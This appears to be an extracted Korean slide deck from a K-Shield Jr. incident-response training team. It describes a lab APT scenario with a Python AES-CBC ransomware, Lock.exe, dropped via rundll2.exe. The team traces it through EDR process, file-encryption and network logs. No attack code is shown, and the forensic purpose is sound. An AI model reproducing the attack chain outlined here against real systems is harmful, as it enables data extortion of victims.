
파이썬을 이용하여
랜섬웨어 제작

AES-CBC 사용



APT 시나리오

실제 공격





K-Shield Jr.

03 EDR 시스템



K-Shield Jr.

EDR 시스템을 이용하여 분석

DDJ : 피해자 PC 2 초기밀

Image

winlog.event_data.Image.keyword: Descending

C:\Users\DDJ\Downloads\Lock.exe

ParentImage

winlog.event_data.ParentImage.keyword: Descending

C:\Users\DDJ\Downloads\Lock.exe

ImageLoaded

winlog.event_data.ImageLoaded.keyword: Descending

C:\Users\DDJ\AppData\Local\Temp_MEI15362\Cryptod...
C:\Users\DDJ\AppData\Local\Temp_MEI15362\Cryptod...
C:\Users\DDJ\AppData\Local\Temp_MEI15362\Cryptod...
C:\Users\DDJ\AppData\Local\Temp_MEI15362\Cryptod...
C:\Users\DDJ\AppData\Local\Temp_MEI15362\Cryptod...
C:\Users\DDJ\AppData\Local\Temp_MEI15362\Cryptod...
C:\Users\DDJ\AppData\Local\Temp_MEI15362\Cryptod...
C:\Users\DDJ\AppData\Local\Temp_MEI15362\Cryptod...


TargetFilename

_data.TargetFilename.keyword: Descending

Desktop\secret\보상청구서_0405.docx.enc
Desktop\secret\보상청구서_0507.docx.enc
Desktop\secret\보상청구서_0610.docx.enc
Desktop\secret\보상청구서_0704.docx.enc
Desktop\secret\보상청구서_0814.docx.enc
Desktop\secret\보상청구서_0909.docx.enc
Desktop\secret\보상청구서_1003.docx.enc
Desktop\secret\보상청구서_1107.docx.enc

C:\Users\DDJ\Downloads
Lock.exe(4456)가 문서를
암호화함 (18:35분 경)

C:\Users\DDJ\Desktop\secret\보상청구서_0405.docx.enc
C:\Users\DDJ\Desktop\secret\보상청구서_0507.docx.enc
C:\Users\DDJ\Desktop\secret\보상청구서_0610.docx.enc
C:\Users\DDJ\Desktop\secret\보상청구서_0704.docx.enc
C:\Users\DDJ\Desktop\secret\보상청구서_0814.docx.enc
C:\Users\DDJ\Desktop\secret\보상청구서_0909.docx.enc
C:\Users\DDJ\Desktop\secret\보상청구서_1003.docx.enc
C:\Users\DDJ\Desktop\secret\보상청구서_1107.docx.enc
C:\Users\DDJ\Desktop\secret\의료자문 동의서_백병원.docx.enc
C:\Users\DDJ\Desktop\secret\의료자문 동의서_세브란스.docx.enc



문서 파일이 Lock.exe에게
암호화 되었음



K-Shield Jr.

EDR 시스템을 이용하여 분석

DDJ : 피해자 PC 2 최기밀

프로세스 Id		부모 프로세스 Id	
winlog.event_data.ProcessId.keyword: Descending	Count	winlog.event_data.ParentProcessId.keyword: Descending	Count
4456	43	1536	1

프로토콜

Lock.exe의 PID PPID 확인

프로세스 Id		부모 프로세스 Id	
winlog.event_data.ProcessId.keyword: Descending	Count	winlog.event_data.ParentProcessId.keyword: Descending	Count
1536	11	4244	1

프로토콜

1536pid의 ppid 확인



K-Shield Jr.

EDR 시스템을 이용하여 분석

DDJ : 피해자 PC 2 초기밀

The screenshot displays the EDR analysis interface with a dark theme. It is divided into several panels. The top-left panel, titled 'Image', shows a search for 'winlog.event_data.Image.keyword: Descending' with the result 'C:\Windows\Explorer.EXE' highlighted by a red box. The top-right panel, titled 'ParentImage', shows 'No results found' with a bar chart icon. The bottom-left panel, titled 'ImageLo', also shows 'No results found' with a bar chart icon. The bottom-right panel displays a list of file paths, with '\Downloads\Lock.exe' highlighted by a red box. Other paths in the list include '\Desktop\새 폴더', '\Downloads\Key.exe:Zone.Identifier', '\Downloads\Lock.exe:Zone.Identifier', and '\Downloads\rundll2.exe:Zone.Identifier'. A large blue oval is overlaid on the center of the screenshot, containing white Korean text.

winlog.event_data.Image.keyword: Descending

C:\Windows\Explorer.EXE

No results found

No results found

332278328-100

2508-3932278328-100

\Desktop\새 폴더

\Downloads\Key.exe:Zone.Identifier

\Downloads\Lock.exe

\Downloads\Lock.exe:Zone.Identifier

\Downloads\rundll2.exe:Zone.Identifier

Explorer.EXE가 Locker.exe와
관련되어있다는 것을 확인
(18:30분 경)



K-Shield Jr.

EDR 시스템을 이용하여 분석

Lock.exe 분석

프로세스 Id	Count	부모 프로세스 Id	Count
winlog.event_data.ProcessId.keyword: Descending		winlog.event_data.ParentProcessId.keyword: Descending	
5604	529	1268	1
7152	528	4244	1
664	9	664	1
8784	7	8784	1

PID

PPID

1268

4244

~~664~~~~8784~~

↓
Explorer.exe의
부모 프로세스



K-Shield Jr.

EDR 시스템을 이용하여 분석

1268 검색

Image
winlog.event_data.Image.keyword: Descending
C:\Windows\SysWOW64\cmd.exe

ParentImage
winlog.event_data.ParentImage.keyword: Descending
C:\Users\DDJ\Downloads\rundll2.exe

1268 : cmd.exe
부모 프로세스 -> rundll2.exe
(18:15분 경)

프로세스 Id	Count	부모 프로세스 Id	Count
1268	1	5552	1



K-Shield Jr.

EDR 시스템을 이용하여 분석

1268 검색

The screenshot displays four panels from an EDR system interface, showing search results for 'winlog.event_data'. The top-left panel, titled 'Image', shows a search for 'winlog.event_data.Image.keyword: Descending' with a result for 'C:\Users\DDJ\Downloads\rundll2.exe' highlighted in a red box. The top-right panel, titled 'ParentImage', shows a search for 'winlog.event_data.ParentImage.keyword: Descending' with a result for 'C:\Windows\explorer.exe' highlighted in a red box. The bottom-left panel, titled 'ImageLoaded', shows a search for 'winlog.event_data.ImageLoaded.keyword: Descending' with a result for 'C:\Users\DDJ\Downloads\rundll2.exe'. The bottom-right panel, titled 'TargetFilename', shows a search for 'winlog.event_data.TargetFilename.keyword: Descending' with two results highlighted in red boxes: 'C:\Users\DDJ\Desktop\Lock.exe' and 'C:\Users\DDJ\Downloads\Lock.exe'.

Image
winlog.event_data.Image.keyword: Descending
C:\Users\DDJ\Downloads\rundll2.exe

ParentImage
winlog.event_data.ParentImage.keyword: Descending
C:\Windows\explorer.exe

rundll2.exe 부모 프로세스
-> explorer.exe

ImageLoaded
winlog.event_data.ImageLoaded.keyword: Descending
C:\Users\DDJ\Downloads\rundll2.exe

TargetFilename
winlog.event_data.TargetFilename.keyword: Descending
C:\Users\DDJ\Desktop\Lock.exe
C:\Users\DDJ\Downloads\Lock.exe

C:\Users\DDJ\Desktop\Lock.exe
C:\Users\DDJ\Downloads\Lock.exe



K-Shield Jr.


EDR 시스템을 이용하여 분석

1268 검색

소스 IP : 172.30.1.35



도착 IP : 172.30.1.25



rundll2.exe

: 네트워크 연결한 것도 확인

소스 포트	도착 포트	프로토콜
winlog.event_data.Sour... Count	winlog.event_data.Destina... Count	winlog.event_data.Protocol.keyword: Descending Count
50804 1	443 1	tcp 1

포트 번호까지 알 수 있음



K-Shield Jr.

04 한계점 및 보완할 점

감사합니다



K-Shield Jr.

K-Shield Jr. 보안사고 분석대응 7기 5팀 R&B



미리클래스와 함께
어제보다 더 나은 오늘을 경험하세요!



000 0000 0000



MIRI_CLASS@class.com



MIRI_CLASS.com